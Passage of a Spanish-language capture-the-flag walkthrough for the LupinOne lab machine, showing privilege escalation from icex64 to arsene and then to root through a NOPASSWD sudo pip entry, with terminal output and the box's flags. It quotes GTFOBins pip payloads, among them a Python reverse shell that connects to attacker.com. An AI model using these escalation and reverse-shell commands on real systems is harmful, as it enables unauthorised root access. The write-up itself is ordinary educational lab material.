
```
icex64@LupinOne:/home/arsene$ sudo -u arsene /usr/bin/python3.9 /home/ar
sene/heist.py
```

Se cambiará al usuario arsene




```
icex64@LupinOne:/home/arsene$ sudo -u arsene /usr/bin/python3.9 /home/ar
sene/heist.py
arsene@LupinOne:~$ 
```

Comprobar los permisos del usuario arsene




```
arsene@LupinOne:~$ id
id
uid=1000(arsene) gid=1000(arsene) groups=1000(arsene),24(cdrom),25(
floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
arsene@LupinOne:~$ sudo -l
sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bi
n\:/sbin\:/bin

User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
arsene@LupinOne:~$ 
```

Ver qué tipo de archivo es pip en /usr/bin/pip



```
arsene@LupinOne:~$ file /usr/bin/pip
file /usr/bin/pip
/usr/bin/pip: Python script, ASCII text executable
arsene@LupinOne:~$ 
```

Revisar la documentación de pip
https://gtfobins.github.io/gtfobins/pip/



.. / pip

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
pip install $TF
```

Reverse shell

It can send back a reverse shell to a listening attacker to open a remote network access.

Run `socat file:`tty`,raw,echo=0 tcp-listen:12345` on the attacker box to receive the shell.


```
export RHOST=attacker.com
export RPORT=12345
TF=$(mktemp -d)
echo 'import sys,socket,os,pty;s=socket.socket()
s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))))
[os.dup2(s.fileno(),fd) for fd in (0,1,2)]
pty.spawn("/bin/sh")' > $TF/setup.py
pip install $TF
```

Usar estos comandos a excepción del último que cambiará un poco, el resultado sería:

TF=$(mktemp -d)

echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py


sudo –u root /usr/bin/pip install $TF



Sudo


If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip install $TF
```




```
arsene@LupinOne:~$ TF=$(mktemp -d)
arsene@LupinOne:~$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh
<$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
arsene@LupinOne:~$ sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/s
bin\:/bin

User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
arsene@LupinOne:~$ sudo -u root /usr/bin/pip install $TF
Processing /tmp/tmp.VzMG9bN9lC
#
```

Ir al directorio de root y mostrar el contenido



```
# cd /root
# ls
root.txt
#
```

Leer el archivo root.txt, dará la flag de root
3mp!r3{congratulations_you_manage_to_pwn_the_lupin1_box}



```
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,                           &&&&&/...         .#&&&&#

3mp!r3{congratulations_you_manage_to_pwn_the_lupin1_box}
See you on the next heist.
#
```

Flags

Icex64= 3mp!r3{I_See_That_You_Manage_To_Get_My_Bunny}
Root= 3mp!r3{congratulations_you_manage_to_pwn_the_lupin1_box}